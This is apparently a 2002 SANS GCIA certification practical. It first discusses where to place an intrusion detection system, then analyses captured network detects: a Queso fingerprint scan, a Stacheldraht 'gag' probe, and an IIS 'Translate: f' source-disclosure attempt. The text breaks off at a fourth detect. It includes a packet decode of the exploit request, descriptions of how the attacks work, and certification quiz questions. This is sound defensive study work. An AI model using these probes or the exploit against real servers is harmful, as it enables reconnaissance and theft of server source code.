Global Information Assurance Certification Paper

GCIA Intrusion Detection In Depth
Daniel A. Russell II
SANS South Beach (7-12 January, 2002)
Practical Assignment Version 3.0 (August, 2001)

Assignment 1- Describe the State of Intrusion Detection

Integrating an Intrusion Detection System (IDS) into your network – Tips and Tricks

Overview

So, your boss has been reading the latest security rag and the next thing you know your being asked to install an IDS on the network. After all everyone has an IDS, right? Network security is paramount these days and an ever-growing number of organizations are adding an IDS to their list of network security assets. But how do you install an IDS? What does it do anyway? This paper will attempt to address the basic technical issues faced when installing an IDS. Issues such as: Where does the IDS fit into my network architecture? Will it work in a switched network? How does it function?

The Great debate – Inside or Out?

There is great debate over where an IDS is most effective - inside or outside of the network firewall? As with any such issue debated among IT professionals, there are equally good arguments that can be made supporting both sides. Some argue that placing the IDS outside that firewall is the only way to see everything and thus really know who is attacking your network and with what. Others are of the opinion that if the traffic is being stopped by the firewall that there is no need to worry about it. Both arguments have some degree of validity. Having an external IDS will provide information about scans, probes, and intrusion attempts even if the firewall is blocking them. This information can be very helpful if you are trying to prioritize your security efforts. An external IDS can also be instrumental in determining what type of traffic is leaving your network. Are the egress rules on your firewall really working? Have your users found a way to subvert your firewall? Conversely, an internal IDS provides insight as to what is being allowed through the firewall. An internal IDS can also detect anomalous activity occurring within your network. The external IDS lacks the vantage point to see this type of activity due to the firewall. So, if your IT budget can afford it, why not have both?

IDS Concepts – How does it work?

As with any network device, to reap the benefit of using the device you must first understand how it works. The core function of the IDS is to detect anomalous, malicious, or other activity as it occurs on the network. A firewall permits or denies network traffic based on its configuration or rule set. The contents of a packet are not necessarily examined by the firewall. An IDS examines every packet on its network segment. The IDS examines each packet's IP structure and contents then makes a comparison of this data with a signature set. If the IDS finds a match it generates an alert. So how does the IDS see these packets? Generally speaking, an IDS places its network interface card into promiscuous mode. In this mode the NIC will capture

every packet that traverses the segment of the network the IDS is attached to. Knowing this we can begin to see importance of selecting the right network segment for the IDS. Lets look at a few architecture examples.

Architecture Issues

The example below is appropriate for most small networks. In this example the IDS is placed outside the network firewall. A hub is used to connect the external interface of the firewall with the premise router for the network. The IDS is also attached to this hub. The network interface card of the IDS is in promiscuous mode so it is capturing all packets as they enter and exit the network. There are three configuration issues to consider in this architecture. First, the hub must be a hub and not a switch. Second, is the hub a 10 MB or 10/100MB hub? Third, what is the average bandwidth utilization of the segment between the router and the firewall?




Figure 1. External IDS using a hub to connect the router, firewall and IDS

Why use a hub and not a switch?

Simple, a switch learns the addresses of the devices attached to each port. Based on this information, packets are switched from one port to another to reduce network traffic. A hub does not learn addresses and therefore must broadcast each packet received to every port on the hub. The network interface card on the IDS is in promiscuous mode. When the hub broadcast a packet the IDS receives the broadcast too. This means the IDS will capture all packets entering or exiting the network.

What difference will a 10MB or 10/100MB hub make?

The main issue here is the manner in which the hub handles traffic at 10 MB and the 100MB domains. Many 10/100 hubs will auto sense the speed to the device attached to each port. The hub establishes two domains, a 10 MB domain and a 100 MB domain. Let's say for example that the firewall is using a 10 MB NIC, the router has a standard Ethernet port (10MB), the IDS is using a 10/100 NIC and the hub is a 10/100 hub. The hub will negotiate a 100 MB connection with the IDS but only a 10 MB connection with the firewall and the router. The problem occurs when the hub does not broadcast traffic across domains. The IDS is in promiscuous mode in the 100MB domain and may not see the packets in the 10MB domain. Some hubs exhibit this problem while others do not. If you encounter this problem, one possible solution is to force the 10/100 NIC to 10 MB. On Unix platforms this can be accomplished via a start up script. On Windows platforms the device driver for the network interface card usually has an option to select the speed at which the NIC will operate. Another solution is to use a 10 MB hub if you can find one.

What difference does bandwidth utilization on the segment between the firewall and the router make?

Heavy bandwidth utilization translates to large numbers of packets traversing this segment of the network. The hub must forward each packet that it receives to all other ports on the hub. The result is that collision may occur, degrading the efficiency of this segment of the network. An alternative is to use a network tap.

Using a network tap

Network taps (See Fig. 2 below) can eliminate the collision issue encountered with hubs but they are a more expensive solution. The tap replicates both sides of a full duplex connection to a switch. A switch that supports VLANs and has a SPAN (Switch Port Analyzer) port is required in this configuration. Two VLANs must be configured on the switch. The two outputs from the tap are connected to two ports within the first VLAN. The first VLAN must be configured to mirror all traffic received to the SPAN port (also contained within the first VLAN). The first network interface card of in the IDS is attached to the SPAN port of the switch.




Figure 2. External IDS using a network tap / switch configuration.

The second VLAN serves as the out of band (OOB) network for administration of the IDS. The second network interface in the IDS is connected to a port in the second VLAN. A second port of VLAN-2 must either be connected to the router or a switch located on the internal network. This will provide the path for OOB communications. Notice that the drawing shows the second VLAN connected to the router outside the firewall. I have always believed this is the safer of the two possible options. Another advantage of using a tap is that if the tap's power supply fails, the tap will fail into bypass mode. This means that the network will continue to function and only the feed to the IDS will be lost. In the hub configuration (Figure 1) above, if the hub's power supply fails the network will not function until the hub is replaced.

A final note on architecture, the concepts shown here are for an external IDS. These concepts can be adapted to support other segments of your network. The choice to show the external IDS configuration was arbitrary.

Conclusion

The information in this paper provides a basic frame of reference for installing an IDS. Tips and techniques have been provided where possible to encourage the reader to consider these items during the installation-planning phase. Properly configured, an IDS can provide extremely valuable insight into your network's operation. However, a compromised IDS could disclose that same information to a potential attacker. Take the time to properly secure your IDS before deploying it. The URLs below provide a starting point for securing you operating system.

Unix / Linux:
http://www.sans.org/newlook/resources/hard_solaris.htm
http://www.yassp.org/
http://bastille-linux.org/
http://www.immunix.org/
http://home.attbi.com/~sabernet/papers/hp-ux10.html

Windows:
http://www.systemexperts.com/tutors/HardenW2K101.pdf
http://secinf.net/info/nt/hard/hard.html
http://www.user.fast.net/~lmahmud/index4.html
http://dir.securepoint.com/Hardening/Windows/

In addition please consider using secure shell for all network communication with you IDS.

http://www.openssh.com/

References:

See Appendix H.

Assignment 2 – Network Detects

The following alert listings and detects were generated by a Network Intrusion Detection System that uses SNORT in addition to other NIDS tools to detect anomalous activity in IP data flows. The alert listings and packet decodes shown are formatted by the Analysis Console for Intrusion Databases (ACID).

Alert listings have the following format:

Alert ID	Signature	Time Stamp	Source Address: Source Port	Dest. Address: Dest Port	Layer 4 Proto

The Packet decodes are divided into four sections:

1. Meta data: Items included in this section are the Alert ID, Time Stamp, Signature matched, Sensor that detected the packet, Sensor interface, and Alert Group.

2. IP header data: All fields in the header are labeled. An nslookup is performed for IP and provided in the section titled Fully Qualified Domain Name (FQDN). Any IP options set are displayed in the last field in this section.

3. Layer 4 protocol data: All fields for the associated TCP, UDP or ICMP header are labeled in this section. Any TCP options set are also displayed in this section.

4. Payload: This section displays the packets data gram. The data gram is displayed in hexadecimal format with an ASCII conversion for the reader's convenience.

Network detect (1): The Queso Scan

Alert ID	Signature	Time Stamp	Source Address	Dest. Address	Layer 4 Proto
#0 - NID-xyz	SCAN queso fingerprint attempt	2002-02-10 20:36:18	213.168.19.134:58698	my.net.191.21:25	TCP
#1 - NID-xyz	SCAN queso fingerprint attempt	2002-02-10 20:35:54	213.168.19.134:58698	my.net.191.21:25	TCP
#2 - NID-xyz	SCAN queso fingerprint attempt	2002-02-10 20:35:42	213.168.19.134:58698	my.net.191.21:25	TCP
#3 - NID-xyz	SCAN queso fingerprint attempt	2002-02-10 20:35:36	213.168.19.134:58698	my.net.191.21:25	TCP
#4 - NID-xyz	SCAN queso fingerprint attempt	2002-02-10 20:35:33	213.168.19.134:58698	my.net.191.21:25	TCP

Alert # 4 – Packet Decode:

Chronologically the first of five identical packets sent as indicated in the alert listing above.

Meta

ID #	Time	Triggered Signature
6 - 4834279	2002-02-10 20:35:33	SCAN Queso fingerprint attempt

Sensor	Name	Interface	Filter
	NID-xyz	hme0	*None*

Alert Group	*None*

IP

Source addr	Dest addr	Ver	Hdr Len	TOS	Length	ID	Flags	Offset	TTL	Chksum
213.168.19.134	my.net.191.21	4	5		60	53530			49	18174

FQDN	Source Name	Dest. Name
	adsl642.estpak.ee	host-on.my.net

Options	*None*

TCP

Source port	Dest port	R 1	R 0	URG	ACK	PSH	RST	SYN	FIN	Seq #	ACK	Offset	res	Window	urp	Chksum
58698	25	X	X					X		1565907349	0	10		5840		50979

Options		Code	Length	Data
	#1	MSS	4	05B40402
	#2	SACKOK		
	#3	TS	10	12D2088F000000000103
	#4	NOP		
	#5	WS	3	000000

Payload

None

Whois resolution for source address: 213.168.19.134

Server used for this query: [whois.ripe.net]

inetnum: 213.168.19.0 - 213.168.19.255
netname: EE-ESTPAK
descr: ADSL address-pool
descr: Estpak Data/Estonian Telephone Co
country: EE
admin-c: ET332-RIPE
tech-c: ET332-RIPE
rev-srv: dns.estpak.ee
rev-srv: dns2.estpak.ee
status: ASSIGNED PA
notify: ripe@estpak.ee
mnt-by: ESTPAK-MNT
source: RIPE

1. Source of trace:

The traces above were collected from a Department of Defense network in Europe. The destination Internet Protocol addresses for the DoD network has been sanitized in both the alert listings and the packet decodes. Note also that the name of the sensor that generated each alert has been obfuscated in the alert listings and packet decodes. Further more, the Fully Qualified Domain Name (FQDN) for all DoD destination hosts has been changed to "host-on.my.net".

2. Detect was generated by:

This detect was generated by a Network Intrusion Detection System that uses SNORT in addition to other NIDS tools to detect anomalous activity in IP data flows. The SNORT output plug-in is configured to use the XML logging format. The XML data is logged by the sensor and retrieved at regular intervals by an analysis server. The analysis server uses custom PERL scripts to parse the data and log it to a MySQL database. The alert listings and packet decodes shown above were formatted by the Analysis Console for Intrusion Databases (ACID). "The Analysis Console for Intrusion Databases (ACID) is a PHP-based analysis engine to search and process a database of security events generated by various IDSes, firewalls, and network monitoring tools." - http://www.cert.org/kb/acid/ . The ACID application is open source and as such freely available to all. Please visit the URL above to learn more about this tool.

3. Probability the source address was spoofed:

Very Unlikely: This method of reconnaissance requires a reply from the destination host in order to determine the type of operating system run by the destination host. Spoofing the source address would only cause the reply to be sent to the spoofed address, negating the value of performing the scan.

4. Description of the attack:

This is a reconnaissance effort to determine the operating system of the destination host. The scan is directed at ports associated with commonly used TCP services. The tool in this case is either the original or a variant of the Queso scanning application, originally released by Jordi Murgó.

CVE candidate CAN-1999-0454: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-1999-0454

5. Attack mechanism:

The Queso scan is accomplished by sending a series of seven TCP packets to the target host. Of the seven packets sent, six contain TCP flags and/or options that are intentionally inconsistent with the protocol specification of the targeted protocol. (See example below.)

An example of the packets sent during a Queso scan:

0 SYN * THIS IS VALID, used to verify LISTEN
1 SYN+ACK
2 FIN
3 FIN+ACK
4 SYN+FIN
5 PSH
6 SYN+XXX+YYY * XXX & YYY are unused TCP flags

(Murgó, Jordi)

Because the protocol specification does not define how to respond to the packets sent by the Queso scan utility, each operating system's IP stack responds uniquely. The responses received from the targeted host are compared with known responses. The known responses are stored in a configuration file on the source host that is performing the scan. By comparing the responses received with those identified in the configuration file the operating system of the targeted host can often be identified.

The SNORT signature used to detect the packets in the above alert listing checks for the presence of the SYN flag and both the reserved bits (R0 and R1) in any packet reviewed. This signature does not perform a check of the packet's TCP options. Note also that in the packets above the following TCP options are used: MSS = Maximum Segment Size, SACKOK = Selective ACK ok, TS = Time Stamp, NOP = No operation, WS = Window scale

Setting specific TCP options and comparing the destination host's response to those options increases the granularity with regard to operating system identification (Fyodor). In the examples above it is the presence of the SYN flag and the reserved bits (R0, R1) and the *absence* of other TCP flags that aligns these packets most closely with the Queso scan.

The alert listing and packet decode above show the packets that were sent to one of the hosts targeted during this scan. Five identical packets were transmitted to each host targeted.

The same source port was used for each set of five packets. Each time a new host was targeted the source port used for the packets changed. Beyond that, the packets are identical with the exception of the Sequence numbers and the Checksum values for each packet. There is obvious packet craft occurring here. Note that packets shown in the alert listing are representative of packet # 6 in the example above by Jordi Murgó.

6. Correlations:

http://www.wi2600.org/mediawhore/nf0/defcon_archive/SCANNERS/QUESO_980903.TXT
http://www.networkice.com/Advice/Intrusions/2000321/default.htm
http://www.sans.org/newlook/misc/john_green.pdf
http://www.fortrex.com/PDFs/FreeTools.pdf

7. Evidence of active targeting:

This appears to be active targeting of specific host addresses within the network. The alert listing above was reduced due to space constraints. The source host actually transmitted a total of twenty packets over a period of approximately three minutes. Five identical packets were sent to each of four unique host IP addresses. The network in this case is a Class B network. The diversity of the IP addresses scanned would seem to indicate they were actively targeted.

8. Severity:

The formula used to calculate the severity of an incident is as follows:
(Criticality + Lethality) – (System Countermeasures + Network Countermeasures)
Each category is assigned a value on a scale of (1) to (5). Five is the most significant value that may be assigned to each category.

CRITICALITY:	*3*
The hosts targeted by this scan are workstations on the network.	
LETHALITY:	*3*
The scan itself is not lethal. The ensuing attack could be.	
SYSTEM COUNTERMEASURES:	*1*
System countermeasures were not sufficient to prevent a response to this type of scan. The operating system would have responded if the packets were received by the system.	
NETWORK COUNTERMEASURES:	*5*
This network uses a stateful firewall with application proxies. The application proxies should detect the protocol anomaly and discard the packets. Additionally, SMTP (TCP port/25) traffic not destined for the mail server is dropped by the firewall.	
OVERALL SEVERITY:	**0**

* The chart above builds upon the work of Mr. James Conz. CGIA practical:
http://www.giac.org/practical/James_Conz_GCIA.doc

9. Defensive recommendation:

None. The packet filtering performed by the firewall should prevent any response to this type of scan. Continue to use an IDS to detect anomalous network traffic.

10. Multiple Choice Question:

If the TCP SYN flag and both reserved bits are set in a TCP/IP packet and the packet contains no payload data, which of the following is most likely occurring?

A. NMAP fingerprint attempt.
B. Queso fingerprint attempt.
C. SYN/FYN scan.
D. Reflexive scan.

Answer: B. Queso fingerprint attempt.

Network detect (2): Stacheldraht Client Scan

Alert ID	Signature	Time Stamp	Source Address	Dest. Address	Layer 4 Proto
#0 - NID-xyz	DDOS Stacheldraht client-check-gag	2002-01-12 15:50:59	62.180.173.186	my.net.2.178	ICMP
#1 - NID-xyz	DDOS Stacheldraht client-check-gag	2002-01-12 15:50:59	62.180.173.186	my.net.2.178	ICMP
#2 - NID-xyz	DDOS Stacheldraht client-check-gag	2002-01-12 15:50:59	62.180.173.186	my.net.2.178	ICMP

The alert listing above shows the first 3 of 692 total alerts. All alerts were generated by the same source over a period of 1 ½ hours.

Alert # 0 decode:

Meta

ID #	Time	Triggered Signature
3 - 3463755	2002-01-12 15:50:59	DDOS Stacheldraht client-check-gag

Sensor	Name	Interface	Filter
	NID-xyz	hme0	*None*

Alert Group	
	None

IP

Source addr	Dest addr	Ver	Hdr Len	TOS	Length	ID	Flags	Offset	TTL	Chksum
62.180.173.186	my.net.2.178	4	5	32	43	24254	0	0	102	26502

FQDN	Source Name	Dest. Name	
	f-186-173.munchen.ipdial.viaginterkom.de	*host-on.my.net*	
Options	*None*		

ICMP	Type	Code	Checksum	Id	Seq #
	Echo Reply	0	49482	668	0

Payload	
	`length = 15` `000 : 00 00 00 00 67 65 73 75 6E 64 68 65 69 74 21 ....gesundheit!`

** Note the ID of 668 in the payload above.*

Whois resolution for source address: 62.180.173.186

Server used for this query: [whois.ripe.net]

This is the RIPE Whois server.

inetnum: 62.180.160.0 - 62.180.191.255
netname: BT-IGNITE-DIAL-3
descr: BT Ignite Dial-In
country: DE
admin-c: BCCC-RIPE
tech-c: BNMC-RIPE
status: ASSIGNED PA
remarks: was VIAG-DIAL-3
mnt-by: IGNITE-DE-MNT
changed: dave.pratt@viaginterkom.de 20000218

1. Source of trace:

See detect #1.

2. Detect was generated by:

See detect #1.

3. Probability the source address was spoofed:

Unlikely: This is a reconnaissance effort checking for the presence of the Stacheldraht agent. The object of the scan is to receive a reply from the Stacheldraht client on the targeted host. If the source address were spoofed, the reply would be sent to the spoofed address.

4. Description of the attack:

This is a scan for the Stacheldraht DDoS agent. The scan uses ICMP Echo Reply packets to search for systems running the Stacheldraht agent. The specific tool in this case is gag, a PERL script originally written by Dave Dittrich.

CVE candidate CAN-2000-0138: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2000-0138

5. Attack mechanism:

The Stacheldraht "gag" scan is a PERL script originally written by Mr. Dave Dittrich to help network administrators check for the presence of Stacheldraht agents within their network. However, an attacker can also use the gag scan to locate compromised hosts within a network if ICMP messages are allowed to enter and exit the network unfiltered. The Stacheldraht agent is designed to respond to a number of specifically formatted ICMP Echo Reply messages. The ICMP message sent by the gag scan is an Echo Reply with an ID of 668 containing the string "gesundheit!" in the data field of the message (see packet decode above). Upon receiving this packet, an active Stacheldraht agent will reply to the sender with an ICMP Echo Reply message containing an ID of 669 and the string "sicken" in it's data field.

The Stacheldraht agent uses encrypted communications between the handler and agent. This is controlled by a password, which is set at the time the agent is compiled. The source code for the original agent contains a default password. If the password is not changed at compile time, any handler using that password may control the agent. This is what an attacker running a gag scan is hoping for. Even if the default password has been changed there is still some benefit to the attacker in locating a Stacheldraht agent. Most Stacheldraht agents are installed after a system has been compromised by other means, usually a successful buffer overflow attack. If the Stacheldraht agent is active on a system, the system may still be vulnerable to the buffer overflow attack that was used to compromise the system and install the client.

6. Correlations:

http://staff.washington.edu/dittrich/misc/stacheldraht.analysis.txt
http://www.sans.org/y2k/stacheldraht.htm

7. Evidence of active targeting:

The attacker scanned a total of 31 unique addresses within this Class B network. None of the 31 addresses scanned are assigned to systems at this time. The diversity of the addresses scanned suggests random trolling of the network.

8. Severity:

See detect #1 for an explanation of the Severity Formula.

CRITICALITY:	*1*
The IP addresses scanned are not currently assigned to any system.	
LETHALITY:	*2*
This scan is an attempt to find systems with an active Stacheldraht agent. The scan alone causes no damage. However, it may be the precursor to more malicious activities.	
SYSTEM COUNTERMEASURES:	*1*
The IP addresses scanned are not currently assigned to any system.	
NETWORK COUNTERMEASURES:	*1*
This firewall on this network not filtering ICMP Echo Request or Echo Reply messages.	
OVERALL SEVERITY:	**(2+1)-(1+1) = 1**

* The chart above builds upon the work of Mr. James Conz. CGIA practical:
http://www.giac.org/practical/James_Conz_GCIA.doc

9. Defensive recommendation:

Filter ICMP messages at the firewall or premise router. Ensure all Linux and Solaris hosts have the most current system patches applied.

10. Multiple Choice Question:

Which of the following ICMP messages is used to perform the Stacheldraht agent gag scan?

A. An ICMP Echo Request with an ID = 768.
B. An ICMP Echo Reply with an ID = 668.
C. An ICMP Echo Reply with an ID = 669.
D. An ICMP Echo Request with an ID = 327.

Answer: B

Network detect (3): View Source via Translate: f Header

Alert-ID	Signature	Time Stamp	Source Address	Dest. Address	Layer 4 Proto
#0 - NID-xyz	WEB-IIS view source via translate header	2002-02-25 20:01:59	62.158.221.151:23084	my.net.191.13:80	TCP
#1 - NID-xyz	WEB-IIS view source via translate header	2002-02-25 20:01:59	62.158.221.151:23083	my.net.191.13:80	TCP
#2 - NID-xyz	WEB-IIS view source via translate header	2002-02-25 20:02:35	62.158.221.151:23098	my.net.191.13:80	TCP

Alert #1 Decode

Meta

ID #	Time	Triggered Signature
6 - 5056264	2002-02-25 20:01:59	WEB-IIS view source via translate header

Sensor	Name	Interface	Filter
	NID-xyz	hme0	*None*

Alert Group	*None*

IP

Source addr	Dest addr	Ver	Hdr Len	TOS	Length	ID	Flags	Offset	TTL	Chksum
62.158.221.151	my.net.191.13	4	5		291	57886			117	48659

FQDN	Source Name	Dest. Name
	p3E9EDD97.dip.t-dialin.net	host-on.my.net

Options	*None*

TCP

Source port	Dest port	R 1	R 0	U R G	A C K	P S H	R S T	S Y N	F I N	Seq #	Ack	Offset	Res	Window	Urp	Chksum
23084	80				X	X				314432534	2632960044	5		64400		37326

Options	*none*

Payload

```
 length = 251

000 : 4F 50 54 49 4F 4E 53 20 2F 53 74 61 6E 64 61 72   OPTIONS /Standar
010 : 64 5F 74 66 2E 68 74 6D 20 48 54 54 50 2F 31 2E   d_tf.htm HTTP/1.
020 : 31 0D 0A 54 72 61 6E 73 6C 61 74 65 3A 20 66 0D   1..Translate: f.
030 : 0A 55 73 65 72 2D 41 67 65 6E 74 3A 20 4D 69 63   .User-Agent: Mic
040 : 72 6F 73 6F 66 74 20 44 61 74 61 20 41 63 63 65   rosoft Data Acce
050 : 73 73 20 49 6E 74 65 72 6E 65 74 20 50 75 62 6C   ss Internet Publ
060 : 69 73 68 69 6E 67 20 50 72 6F 76 69 64 65 72 20   ishing Provider
070 : 50 72 6F 74 6F 63 6F 6C 20 44 69 73 63 6F 76 65   Protocol Discove
080 : 72 79 0D 0A 48 6F 73 74 3A 20 77 77 77 2E 65 75   ry..Host: www.eu
090 : 63 6F 6D 2E 6D 69 6C 0D 0A 43 6F 6E 74 65 6E 74   com.mil..Content
0a0 : 2D 4C 65 6E 67 74 68 3A 20 30 0D 0A 43 6F 6E 6E   -Length: 0..Conn
0b0 : 65 63 74 69 6F 6E 3A 20 4B 65 65 70 2D 41 6C 69   ection: Keep-Ali
0c0 : 76 65 0D 0A 43 6F 6F 6B 69 65 3A 20 45 47 53 4F   ve..Cookie: EGSO
0d0 : 46 54 5F 49 44 3D 36 32 2E 31 35 38 2E 32 32 30   FT_ID=62.158.220
0e0 : 2E 32 31 2D 33 35 39 37 39 31 32 35 34 34 2E 32   .21-3597912544.2
0f0 : 39 34 36 32 35 38 36 0D 0A 0D 0A                  9462586....
```

Whois resolution for source address: 62.158.221.151

Server used for this query: [whois.ripe.net]

This is the RIPE Whois server.

inetnum: 62.158.0.0 - 62.158.255.255
netname: DTAG-DIAL8
descr: Deutsche Telekom AG
country: DE
admin-c: DTIP-RIPE
tech-c: ST5359-RIPE
status: ASSIGNED PA

1. Source of trace:

See detect #1.

2. Detect was generated by:

See detect #1.

3. Probability the source address was spoofed:

Very Unlikely: The goal of this exploit is to return server side source code to the attacker. Spoofing the source IP address would cause anything returned from the web server to be sent to the spoofed address and in doing so negate the value of exploiting the web server.

4. Description of the attack:

This is an attack against the Distributed Authoring and Versioning system of the Microsoft IIS 5.0 web server. The attack targets the Front Page Server Extensions of IIS 5.0 web servers that have not had the appropriate patches applied.

CVE-2000-0778: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2000-0778

5. Attack mechanism:

Web Distributed Authoring and Versioning (Web DAV) is a function of the Front Page Server Extensions associated with the Microsoft IIS web servers. The intent of Web DAV is to allow remote administration and authoring of web documents. "The Microsoft IIS 5.0 web server uses a dedicated scripting engine to process advance file types such as ASP, ASA, HTR and other custom scripts", (Docekal). A flaw in the IIS web server's scripting engine allows the source code of any script controlled by the scripting engine to be returned to the requestor without authentication. This exploit is performed by adding the string Translate: f to the end of a GET request header and appending a trailing / to the URL associated with that request.

The use of Translate: f in the header instructs the server to not process the script, but instead, to simply return the script's source code directly to the requestor. During normal use (i.e. Microsoft web authoring tools) the web server will attempt to authenticate the requestor's credentials when a Translate: f request is received. However, when exploited as described above, an un-patched server will return the script's source code without authenticating the requestor's credentials.
This allows intellectual properties and proprietary information to be unintentionally disclosed to an attacker. Many times, the source code of these scripts contains passwords to the databases accessed by the scripts.

6. Correlations:

http://online.securityfocus.com/cgi-bin/vulns-item.pl?section=discussion&id=1578
http://www.ntbugtraq.com/default.asp?pid=36&sid=1&A2=ind0008&L=ntbugtraq&F=&S=&P=5212
http://www.4guysfromrolla.com/webtech/081500-1.shtml
http://www.securiteam.com/windowsntfocus/Translate_f_vulnerability_exposes_IIS_files_source.html
http://archives.neohapsis.com/archives/ntbugtraq/2000-q3/0080.html

7. Evidence of active targeting:

The system targeted in this case is a web server for a U.S. Department of Defense command in Europe. The nature of the exploit attempted suggests that this system was actively targeted.

8. Severity:

See detect #1 for an explanation of the Severity Formula.

CRITICALITY:	*5*
The system targeted is the web server for this organization. This organization's external customers use the information provided by this web server extensively.	
LETHALITY:	*3*
The exploit itself does not hamper the web servers operation. However, any information obtained form this exploit could provide the basis for future attacks.	
SYSTEM COUNTERMEASURES:	*4*
The requisite patches have been applied to this web server.	
NETWORK COUNTERMEASURES:	*4*
This web server protected by a firewall. The web server resides within the DMZ of the firewall.	
OVERALL SEVERITY:	**(5+3)-(4+4)=0**

* The chart above builds upon the work of Mr. James Conz. CGIA practical:
http://www.giac.org/practical/James_Conz_GCIA.doc

9. Defensive recommendation:

None. The appropriate patches have been applied to the web server. The web server is further protected by the firewall. Continue to use an intrusion detection system to detect anomalous request for web services.

10. Multiple Choice Question:

Web Development Authoring and Versioning (Web DAV) is installed as by default in which of the following web servers?

A. The Apache Software Foundation Apache web server.
B. The Microsoft IIS 5.0 web server.
C. The Netscape Suite Spot web server.
D. The Netscape Fast Track web server.

Answer: B.

Network detect (4): The Secure Shell Scan

Alert-ID	Signature	Time Stamp	Source Address	Dest. Address	Layer 4 Proto
#0 - NID-xyz	MISC Source Port 20 to less than 1024	2001-12-04 19:30:57	149.69.85.65:20	my.net.19.74:22	TCP
#1 - NID-xyz	MISC Source Port 20 to less than 1024	2001-12-04 19:30:57	149.69.85.65:20	my.net.92.86:22	TCP
#2 - NID-xyz	MISC Source Port 20 to less than 1024	2001-12-04 19:30:57	149.69.85.65:20	my.net.128.220:22	TCP

